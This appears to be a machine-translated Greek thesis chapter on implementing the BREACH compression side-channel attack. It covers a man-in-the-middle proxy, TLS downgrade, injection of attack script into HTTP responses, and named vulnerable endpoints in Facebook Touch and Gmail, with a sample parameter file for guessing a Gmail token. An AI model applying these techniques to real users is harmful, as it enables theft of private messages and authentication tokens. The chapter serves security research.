4.1.1 Περιγραφή

Το πρώτο βήμα είναι ο εισβολέας να αποκτήσει τον έλεγχο του δικτύου του θύματος. Συγκεκριμένα, ο εισβολέας θα πρέπει να είναι σε θέση να δεί την κρυπτογραφημένη κυκλοφορία του θύματος, η οποία μπορεί να επιτευχθεί με τη χρήση τεχνικών Man-in-the-Middle περιγράφεται στην ενότητα 2.4.

Μετά από αυτό, το σενάριο που εκδίδει τα αιτήματα πρέπει να εκτελεσθεί από το πρόγραμμα περιήγησης του θύματος. Ένας τρόπος για να γίνει αυτό είναι να πείσει το θύμα να επισκεφθεί ιστοσελίδα που ελέγχεται από τον εισβολέα. Αυτό είναι συνήθως δυνατό με μεθόδους από κοινωνική μηχανική.

Το σενάριο εκδίδει αιτήματα πολλαπλών αιτήσεων για την παράμετρο στόχο που ακούγονται από τον εισβολέα. Όπως περιγράφεται στην ενότητα 2.2, ο εισβολέας δεν μπορεί να διαβάσει το απλό κείμενο της απάντησης, αν και τα μήκη τόσο του αιτήματος και η απάντηση είναι ορατή στο δίκτυο.

Κάθε αίτηση περιέχει ένα επιλεγμένο ρεύμα δεδομένων που αντανακλάται στην απάντηση. Δεδομένου ότι το θύμα είναι logged in στη στοχοθετημένη ιστοσελίδα τελικό σημείο, το σώμα απάντηση θα περιέχει επίσης τα μυστικά. Αν οι προϋποθέσεις που ορίζονται στο Ενότητα 2.1.1 πληρούνται, το μυστικό και η αντανάκλαση θα είναι συμπιεσμένα και κρυπτογραφημένα.

Με την έκδοση μεγάλο ποσό των αιτήσεων για διαφορετικές εισόδους ο εισβολέας μπορεί να αναλύσει τα μήκη απάντηση και να εξαγάγει πληροφορίες σχετικά με τα

μυστικά, όταν μια ανταπόκριση παρουσιάζει διαφορετικό μήκος συμπεριφοράς από ό,τι τα υπόλοιπα.

4.1.2 Υλοποίηση Man-in-the-Middle

Προκειμένου να αποκτήσει τον έλεγχο της κυκλοφορίας του θύματος προς έναν επιλεγμένο τελικό σημείο, δημιουργήσαμε ένα Python script που ενεργεί ως Man-in-the-middle.

Οι διευθύνσεις IP και θύρες του θύματος και το τελικό σημείο έχει ρυθμιστεί στο αρχείο constants και το σενάριο Python ανοίγει συνδέσεις μέσω TCP υποδοχές προς τις δύο κατευθύνσεις έτσι ώστε κίνηση από το θύμα στο τελικό σημείο και το αντίστροφο δρομολογείται μέσω της μεσολάβησης Man-in-the-middle.

Αφού το περιβάλλον έχει οριστεί, το σενάριο περιμένει για ένα πακέτο που πρόκειται να λάβει σε κάποια των υποδοχών, στο οποίο σημείο εντοπίζεται η πηγή του πακέτου και τα δεδομένα αναλύεται προκειμένου να καταγράψει την επικεφαλίδα TLS και το ωφέλιμο φορτίο. Τελικά, το πακέτο προωθείται στον κατάλληλο προορισμό.

Η συντακτική ανάλυση των πακέτων δεδομένων είναι απαραίτητη, δεδομένου ότι η επικεφαλίδα περιέχει πληροφορίες σχετικά με την έκδοση του TLS που χρησιμοποιούνται, καθώς και το μήκος της εγγραφής.

Προσπαθώντας να εντοπίσετε μια κατακερματισμένη ωφέλιμο φορτίο εγγραφής, το μήκος του ωφέλιμου φορτίου του πακέτου είναι σε σύγκριση με το μήκος που ορίζεται στην κεφαλίδα TLS. Σε περίπτωση που το πακέτο είναι μικρότερο από τη δηλωθείσα στην επικεφαλίδα, ο αριθμός των υπόλοιπων bytes αποθηκεύεται, έτσι ώστε αυτά τα bytes θα ληφθούν υπόψη κατά την ακόλουθη πακέτα ίδιας προέλευσης. Σε περίπτωση που η επικεφαλίδα TLS είναι κατακερματισμένη, η οποία μπορεί να συναχθεί όταν οι συνολικές bytes του πακέτου είναι μικρότερη από 5, πραγματικά δεδομένα πρέπει να αποθηκευτούν έτσι ώστε, σε συνδυασμό με το ακόλουθο πακέτο, μπορεί να μεταφραστεί σε ένα έγκυρο αρχείο TLS.

Τέλος, ένας μηχανισμός υποβάθμισης επίθεση TLS εφαρμόζεται επίσης. Προκειμένου να ελεγχθεί αν μια TLS υποβάθμιση επίθεση είναι εφικτό, το `client hello` πακέτο θα υποκλαπούν και ακυρωθούν, ενώ ο MITM στέλνει ένα μοιραίο `handshake failure` απάντηση στο θύμα. Ο browser του θύματος έχει συνήθως ρυθμιστεί ώστε να επιχειρούν μια σύνδεση με χαμηλότερη έκδοση TLS, όπου θα πρέπει επίσης να περιλαμβάνει `tls_fallback_scsv` επιλογή στη λίστα cipher suite. Εάν ο διακομιστής ρυθμιστεί σωστά, η προσπάθεια υποβάθμισης θα πρέπει να αναγνωρίζεται από το `tls_fallback_scsv` ψευδο-κρυπτογράφηση και η σύνδεση θα πρέπει να πέσει. Σε άλλη περίπτωση, η έκδοση TLS θα μπορούσε να υποβαθμιστεί σε ένα σημείο όπου μια λιγότερο ασφαλής σύνδεση είναι εγκατεστημένη, όπως SSL 3.0 ή χρησιμοποιώντας την κρυπτογράφηση ροής RC4.

Ένα αρχείο από απόπειρα υποβάθμισης εναντίον Facebook Touch, που δημιουργήθηκε από MITM μεσολάβηση, μπορείτε να βρείτε στην ενότητα 9.3. Για περισσότερες πληροφορίες σχετικά με την ευπάθεια υποβάθμισης δείτε την επίθεση POODLE [3].

Ο κωδικός του Man-in-the-Middle μεσολάβηση, καθώς και το αρχείο των σταθερών, μπορεί να να βρεθούν σε τμήματα του προσαρτήματος 9.1 και 9.2.

4.1.3 Υλοποίηση BREACH Javascript

Για την εφαρμογή του BREACH Javascript, υποθέτουμε ότι ο χρήστης έχει παράσχει το αλφάβητο που οι χαρακτήρες του μυστικού ανήκουν καθώς και το γνωστό πρόθεμα που απαιτούνται για την εκκίνηση της επίθεσης. Αυτές οι πληροφορίες θα γραφτούν σε ένα αρχείο που χρησιμοποιείται από το σενάριο που εκτελεί την επίθεση, ένα παράδειγμα της οποίας φαίνεται παρακάτω:

```
AF6bup
ladbfsk!1_2_3_4_5_6_7_8_9_AF6bup0znq,ladbfsk!0_2_3_4_5_6_7_8_9_AF6bup1znq
    ,ladbfsk!0_1_3_4_5_6_7_8_9_AF6bup2znq,ladbfsk!0
    _1_2_4_5_6_7_8_9_AF6bup3znq,ladbfsk!0_1_2_3_5_6_7_8_9_AF6bup4znq,
    ladbfsk!0_1_2_3_4_6_7_8_9_AF6bup5znq,ladbfsk!0
    _1_2_3_4_5_7_8_9_AF6bup6znq,ladbfsk!0_1_2_3_4_5_6_8_9_AF6bup7znq,
    ladbfsk!0_1_2_3_4_5_6_7_9_AF6bup8znq,ladbfsk!0
    _1_2_3_4_5_6_7_8_AF6bup9znq
```

Listing 4.1: Αρχείο με τις παραμέτρους

Το σενάριο χρησιμοποιεί τη jQuery βιβλιοθήκη[1] για να διαβάσει πληροφορίες από το αρχείο και τρέξει την επίθεση. Αν το αρχείο είναι κατεστραμμένο ή το περιεχόμενο των μεταβλητών επίθεσης έχει αλλάξει, μια καθυστέρηση 10 δευτερολέπτων εισάγεται, μέχρις ότου το σύστημα είναι ισορροπημένο. Μετά από αυτό, σειριακές αιτήσεις για κάθε στοιχείο της επίθεσης γίνονται, συνεχίζοντας από την αρχή.

Μια καθυστέρηση 10 δευτερολέπτων εισάγεται επίσης αν η παραπάνω λειτουργία αποτυγχάνει για οποιοδήποτε λόγο, δηλαδή εάν δεν υπάρχει το αρχείο πληροφοριών. Με αυτόν τον τρόπο η επίθεση είναι επίμονη και είναι ευθύνη του πλαισίου για την παροχή της δέσμης ενεργειών με αρχείο παράμετρων.

Για τους σκοπούς του παρόντος εγγράφου, το σενάριο περιλήφθηκε σε ένα τοπικό ελάχιστο HTML web σελίδα που επισκέφθηκαν, προκειμένου για την επίθεση να ξεκινήσει. Ωστόσο, με ελαφρές τροποποιήσεις θα μπορούσε να τρέξει σε εφαρμογές πραγματικού κόσμου ή να εγχέεται σε HTTP αποκρίσεις, όπως περιγράφεται στο επόμενο κεφάλαιο.

Το BREACH script και η HTML σελίδα υπάρχουν στα παραρτήματα 9.4 και 9.5.

4.1.4 Επιμονή επίθεσης

Στην ενότητα αυτή θα προτείνουμε ένα `command-and-control` μηχανισμό που κάνει την επίθεση πολύ πιο πρακτική. Συγκεκριμένα, θα περιγράψουμε πώς η επίθεση μπορεί να εφαρμοστεί ακόμη και αν το θύμα δεν επισκεφθεί ένα μολυσμένο ιστό, αλλά περιηγείται απλά το web HTTP.

Δεδομένου ότι ο επιτιθέμενος ελέγχει το δίκτυο του θύματος, είναι δυνατό να εισφέρει το σενάριο επίθεση σε μια απάντηση από μια κανονική ιστοσελίδα HTTP. Το σενάριο στη συνέχεια θα τρέξει στο πρόγραμμα περιήγησης του θύματος, όπως και αν το σενάριο ήταν μέρος της σελίδας HTTP web.

Το παρακάτω σχήμα απεικονίζει τη μεθοδολογία αυτή, η οποία βασίζεται στο γεγονός ότι η κυκλοφορία HTTP δεν είναι κρυπτογραφημένα και δεν εξασφαλίζει την ακεραιότητα των δεδομένων.

[1] http://code.jquery.com/jquery-2.1.4.min.js



Figure 4.1: Command-and-control μηχανισμός

Είναι σαφές ότι ακόμη και αν το θύμα σταματά την σύνδεση με τον ειδικό HTTP ιστοσελίδα, το σενάριο μπορεί να εγχυθεί στο επόμενο ιστοσελίδα HTTP που έχει ζητηθεί, με επανάληψη της συνόδου επίθεσης από όπου σταμάτησε.

4.2 Ευάλωτα σημεία

Στην αρχική BREACH επίθεση [10], οι Gluck, Harris and Prado είχαν διερευνηθεί την χρήση των CSRF tokens που περιλαμβάνονται στις απαντήσεις HTTP ως μυστικά για να κλαπεί. Σε αυτή την εργασία προτείνουμε εναλλακτικά μυστικά καθώς και επισημαίνουμε συγκεκριμένα τρωτά σημεία στις ευρέως χρησιμοποιούμενες εφαρμογές web, όπως το Facebook και το Gmail.

4.2.1 Μηνύματα Facebook Chat

Το Facebook είναι το μεγαλύτερο κοινωνικό δίκτυο εώς το 2015 με εκατομμύρια των ανθρώπων που χρησιμοποιούν τη λειτουργία chat του για να επικοινωνήσουν. Η έκδοση για κινητά, το Facebook Touch[2] παρέχει ελαφριά εναλλακτική λύση για ταχύτερη περιήγηση. Σε αυτή την εργασία παρουσιάζουμε μια ευπάθεια που επιτρέπει σε έναν εισβολέα να κλέψει μηνύματα συνομιλίας από το Facebook Touch, χρησιμοποιώντας το BREACH.

Εκδόσεις από ιστοσελίδες κινητού παρέχουν μια καλή εναλλακτική λύση συγκριτικά με την πλήρη έκδοση για μια λίστα λόγων. Πρώτον, αυτά τα τελικά σημεία παρέχουν περιορισμένο θόρυβο, δεδομένου ότι παρέχουν μια ελαφρύτερη εργασία χρήστη σε σύγκριση με την πλήρη έκδοση. Θόρυβος μπορεί να ορίζεται ως οποιοδήποτε είδος string που αλλάζει μεταξύ των αιτημάτων, όπως χρονικές σφραγίδες ή tokens, η οποία επηρεάζει κατά συνέπεια το μήκος του συμπιεσμένου κώδικα HTML, ακόμη και για την ίδια διεύθυνση URL αιτήματος. Δεύτερον, δεδομένου ότι plaintext είναι μικρότερο στην κινητή εκδόση, η δυνατότητα του κειμένου που υπάρχει μεταξύ των μυστικών και την αντανάκλαση να είναι μεγαλύτερο από το παράθυρο του LZ77 μειώνεται.

[2] https://touch.facebook.com

Facebook έχει ξεκινήσει ένα μηχανισμό για την πρόληψη της αρχικής BREACH επίθεσης εναντίον CSRF tokens[3]. Ωστόσο, εώς τον Αύγουστο του 2015, δεν έχει δημιουργήσει μια τεχνική μείωσης κατά της ίδιας επίθεσης σε προσωπικά μηνύματα. Μια μέθοδος επίθεσης που θα μπορούσε να κλέψει μηνύματα περιγράφεται στις ακόλουθες παραγράφους.

Το Facebook Touch παρέχει μια λειτουργία αναζήτησης μέσω του URL, όπου μπορεί κανείς να αναζητήσετε μηνύματα ή φίλους. Συγκεκριμένα, όταν γίνεται μια αίτηση για `https://touch.facebook.com/messages?q=`<search_string>, η απάντηση περιέχει τα αποτελέσματα της αναζήτησης συνομιλίας για τη δεδομένη συμβολοσειρά αναζήτησης. Αν δεν βρέθηκε ταίριασμα, η απάντηση αποτελείται από μια κενή σελίδα αποτελεσμάτων αναζήτησης. Ωστόσο, αυτή η σελίδα περιέχει επίσης το τελευταίο μήνυμα από τις 5 τελευταία συνομιλίες, που μπορείτε να δείτε στο κουμπί της διεπαφής χρήστη του Facebook, όπως απεικονίζεται παρακάτω:



Figure 4.2: Facebook Chat drop-down

Το επόμενο βήμα είναι να επικυρώνει ότι η συμβολοσειρά αναζήτησης αντικατοπτρίζεται στην απάντηση, η οποία θα πρέπει επίσης να περιέχει το ιδιωτικό απόρρητο. Παρακάτω είναι ένα θραύσμα στο σώμα της απόκρισης HTML, όπου μπορεί να φανεί καθαρά ότι πληρούται η προϋπόθεση αυτή:

Αν η συμβολοσειρά αναζήτησης δεν αντικατοπτρίστηκε στην απάντηση η επίθεση θα μπορούσε ακόμα να είναι εφικτή, για όσο διάστημα ο εισβολέας θα μπορούσε να στείλει προσωπικά μηνύματα στο θύμα. Σε αυτή την περίπτωση τα προσωπικά μηνύματα από τον εισβολέα, θα περιλαμβάνονται στην πιο πρόσφατη λίστα συνομιλιών, μαζί με τα μυστικά μηνύματα από τρίτους φίλους του θύματος, με αποτέλεσμα τη συμπίεση μεταξύ των δύο και επομένως η μpartially chosen plaintext attack.

Έτσι, σε αυτό το σημείο, μία από τις βασικές παραδοχές της επίθεσης, το γεγονός ότι ένα μυστικό και μια συμβολοσειρά εισόδου θα πρέπει και οι δύο να περιλαμβάνονται στην απάντηση, έχει επιβεβαιωθεί, παρέχοντάς μας μια ευπάθεια που μπορεί να αξιοποιηθεί σε το πλαίσιο της επίθεσης.

[3] `https://www.facebook.com/notes/protect-the-graph/preventing-a-breach-attack/1455331811373632?_rdr=p`

Figure 4.3: Facebook που περιέχει μυστικό και reflection.

4.2.2 Gmail authentication token

Το Gmail είναι ένα από τα πλέον χρησιμοποιούμενα και αξιόπιστους πελάτες ηλεκτρονικού ταχυδρομείου το 2015. Επίσης, παρέχει μια έκδοση απλού HTML για ταχύτερη, ελαφριά αλληλεπίδραση[4]. Το Gmail χρησιμοποιεί έλεγχο ταυτότητας, η οποία είναι μια τυχαία σειρά από ψηφία, γράμματα (κεφαλαία και πεζά) και παύλες, δημιουργείται κάθε φορά που ο χρήστης συνδέεται στο λογαριασμό.

Σε αντίθεση με το Facebook, η Google δεν έχει εκδόσει κανένα μηχανισμό για να καλύψει τον έλεγχο ταυτότητας για διαφορετικές συνεδρίες χρήστη, αλλά αντ' αυτού χρησιμοποιεί το ίδιο token για ένα μεγάλο ποσό των αιτήσεων. Αυτή η λειτουργία θα μπορούσε ενδεχομένως να οδηγήσει σε απειλή κατά της εμπιστευτικότητας του λογαριασμού.

Αιτήσεις για `m.gmail.com` ανακατευθύνονται σε άλλο κατάλογο του πλήρους ιστοσελίδας, συγκεκριμένα `https://mail.google.com/mail/u/0/x/`<random_string>, όπου η τυχαία σειρά δημιουργείται για κάθε αίτηση και μπορούν να χρησιμοποιηθούν μόνο για την συγκεκριμένη συνεδρίαση.

Το Gmail παρέχει επίσης μια αναζήτηση μέσω λειτουργικότητας URL, παρόμοια με αυτή που περιγράφηκε για το Facebook Touch. Συγκεκριμένα, ο χρήστης μπορεί να αναζητήσετε μηνύματα χρησιμοποιώντας ένα URL, όπως `https://mail.google.com/mail/u/0/x/?s=q&q=`<search_string>. Εάν δεν είναι έγκυρη συμβολοσειρά παρέχεται στον τόπο όπου η τυχαία σειρά υποτίθεται θα είναι, η Google θα ανακατευθύνει την αίτηση σε μια διεύθυνση URL, όπου το κενό θα συμπληρώθηκε με τυχαία σειρά και να επιστρέψει ένα άδειο σελίδα αποτελεσμάτων, δηλώνοντας τη δράση αναζήτησης ως ατελή, όπως φαίνεται παρακάτω:

[4] `https://m.gmail.com`



Figure 4.4: Ατελής Gmail αναζήτηση

Ωστόσο, το σώμα HTML της απάντησης περιέχει τόσο τη συμβολοσειρά αναζήτησης και το authenticaion token, όπως μπορεί να δει κανείς στην παρακάτω εικόνα:



Figure 4.5: Gmail σώμα απάντησης που περιέχει μυστικό και reflection

Ένα άλλο θέμα ευπάθειας που μπορεί να αξιοποιηθεί είναι όταν προσπαθούν να βρουν τους πρώτους τρεις χαρακτήρες για την εκκίνηση της επίθεσης. Στο σώμα απάντηση, το authenticaion token περιλαμβάνεται ως κατωτέρω:

Το διακριτικό ταυτότητας προηγείται από τους χαρακτήρες `at=`, η οποία μπορεί να να χρησιμοποιηθεί ως η έναρξη πρόθεμα της επίθεσης. Επιπλέον, το πρόθεμα `AF6bup` του token είναι στατική, ανεξάρτητα από τη σύνοδο και η λογαριασμός που χρησιμοποιείται. Αυτό το πρόθεμα μπορεί επίσης να χρησιμοποιηθεί με έναν παρόμοιο τρόπο για την



Figure 4.6: Gmail authentication token.

αρχική εκκίνηση της επίθεσης.

4.2.3 Gmail private emails

Μια άλλη ευκαιρία για την επίθεση παρέχεται από την λειτουργία αναζήτησης του πλήρη ιστοσελίδα gmail. Εάν ένας χρήστης δημιουργεί ένα αίτημα αναζήτησης σε μια διεύθυνση URL, όπως `https://mail.google.com/mail/u/0#search/`<search_string> και η αναζήτηση απόκρισης είναι κενό, το σώμα HTML θα περιέχει επίσης και το θέμα και αρχική κομμάτι του σώματος του τα τελευταία μηνύματα inbox:

Figure 4.7: Κενή αναζήτηση Gmail που περιέχει τα τελευταία mail

Παρά το γεγονός ότι σε αυτή την περίπτωση το σώμα απάντηση δεν περιλαμβάνει τη συμβολοσειρά αναζήτησης, μια εισβολέας μπορεί να στείλει πολλαπλά μηνύματα προς το θύμα, το οποίο θα πρέπει να περιλαμβάνεται στην απάντηση, μαζί με άλλα νέα μηνύματα. Με αυτόν τον τρόπο ο εισβολέας θα μπορούσε να εισάγει μια plaintext στο σώμα HTML και να ρυθμίσει την επίθεση κάτω από αυτό το πλαίσιο.

Η παραπάνω ευπάθεια δείχνει ότι τα μυστικά και την είσοδο εισβολέας δεν μπορεί πάντα να είναι διακεκριμένα. Στην περίπτωση αυτή, τόσο το μυστικό και η είσοδος είναι emails καθιστώντας το μετριασμό της επίθεσης ιδιαίτερα δύσκολο.

4.3 Επιβεβαίωση συμπίεσης μυστικού-reflection

Σε προηγούμενες ενότητες, έχουμε βρει πολλαπλές ευπάθειες στις γνωστές ιστοσελίδες. Έχουμε επιβεβαιώσει ότι έχει επιλεγεί plaintext του εισβολέα και το μυστικό είναι και

οι δύο που περιέχεται στο σώμα απόκριση HTML. Στην ενότητα αυτή, θα παρουσιάσουμε μια μεθοδολογία για να επιβεβαιώσετε ότι το επιλεγμένο plaintext και το μυστικό είναι, επίσης, συμπιεσμένα και όταν το plaintext ταιριάζει με το μυστικό και άσχημα σε οποιοδήποτε άλλο περίπτωση.

Το πρώτο εργαλείο που χρησιμοποιείται είναι mitmproxy[5]. Το mitmproxy περιγράφεται ως «ένα διαδραστικό πρόγραμμα κονσόλας που επιτρέπει την κυκλοφορία ροές να υποκλαπούν, επιθεωρούνται, να τροποποιηθεί και να αναπαραχθούν". Για τους σκοπούς του έργου μας, το mitmproxy χρησιμοποιήθηκε για να εξαγάγει το συμπιεσμένο σώμα HTML δύο αναζήτησης αίτηματα, στο πλαίσιο του Facebook περιγράφεται στην ενότητα 4.2.1. Ο πρώτος συμβολοσειρά αναζήτησης περιείχε ένα επιλεγμένο πρόθεμα που ακολουθείται από ένα λάθος χαρακτήρα, ενώ το δεύτερο περιείχε το ίδιο πρόθεμα που ακολουθείται από τη σωστή χαρακτήρα το μυστικό.

Το δεύτερο εργαλείο που χρησιμοποιείται είναι το infgen[6]. Το infgen είναι ένας disassembler που παίρνει ένα ρεύμα gzip ως είσοδο και εξάγει το πίνακες Huffman και η συμπίεση LZ77 του αρχικού ρεύματος δεδομένων.

Εφαρμόζοντας infgen στις δύο απαντήσεις HTML που λαμβάνονται με mitmproxy, η σύγκριση μεταξύ της ορθής και εσφαλμένη συμβολοσειρά αναζήτησης μπορεί να φανεί στην η ακόλουθη εικόνα:



Figure 4.8: Σύκριση δύο συμπιεσμένων απαντήσεων

Το αριστερό μέρος του σχήματος δείχνει τη συμπίεση όταν ο εσφαλμένος χαρακτήρας χρησιμοποιείται. Σε αυτή την περίπτωση, το πρόθεμα αντιστοιχείται έτσι 4 χαρακτήρες συμπιέζονται, ενώ ο επόμενος χαρακτήρας δεν είναι συμπιεσμένο και περιλαμβάνεται ως κυριολεκτικό αντ 'αυτού.

Το δεξί μέρος δείχνει τη σωστή συμπίεση χαρακτήρα, οπότε τόσο το πρόθεμα και ο χαρακτήρας συμπιέζονται, με αποτέλεσμα 5 συνολικά χαρακτήρες να είναι περιλαμβάνονται στην κατάσταση αναφοράς και χωρίς γραμματική δήλωση.

Είναι κατανοητό ότι στη δεύτερη περίπτωση, δεδομένου ότι η συμπίεση είναι καλύτερη το LZ77 συμπιεσμένο κείμενο είναι μικρότερα, που ενδεχομένως θα οδηγήσει στον τελικό κρυπτογραφημένο κείμενο μικρότερο.

Η ανωτέρω περιγραφείσα μεθοδολογία μπορεί να χρησιμοποιηθεί εν γένει, προκειμένου να ελεγχθεί εάν μια ιστοσελίδα συμπιέζει δύο τμήματα του κειμένου και να ελέγχει ότι πληρούνται οι προϋποθέσεις της PCPA επίθεσης.

[5] https://mitmproxy.org
[6] http://www.zlib.net/infgen.c.gz

Chapter 5

Στατιστικές μέθοδοι

Οι Gluck, Harris και Prado στο αρχικό έγγραφο BREACH ερεύνησαν την επίθεση σε αλγόριθμους κρυπτογράφησης ρεύματος, όπως RC4. Επίσης, έδειξαν ότι οι block ciphers είναι ευάλωτοι χωρίς να παράσχουν πρακτικές λεπτομέρειες επίθεσης. Ωστόσο, η χρήση του RC4 απαγορεύεται στη διαπραγμάτευση μεταξύ των διακομιστών και των πελατών [9] οφείλεται σε διάφορα άλλα μεγάλα τρωτά σημεία.

Στην εργασία αυτή εκτελεί πρακτικές επιθέσεις εναντίον δημοφιλών αλγόριθμων κρυπτογράφησης μπλοκ με τη χρήση στατιστικών μεθόδων για την παράκαμψη του θορύβου που προκαλείται από τυχαία τμήματα των δεδομένων ρεύματος, padding ή η κωδικοποίηση Huffman. Επίσης προτείνουμε διάφορες βελτιστοποίησης τεχνικές που μπορούν να κάνουν την επίθεση πολύ πιο αποδοτική.

5.1 Πιθανοτικές τεχνικές

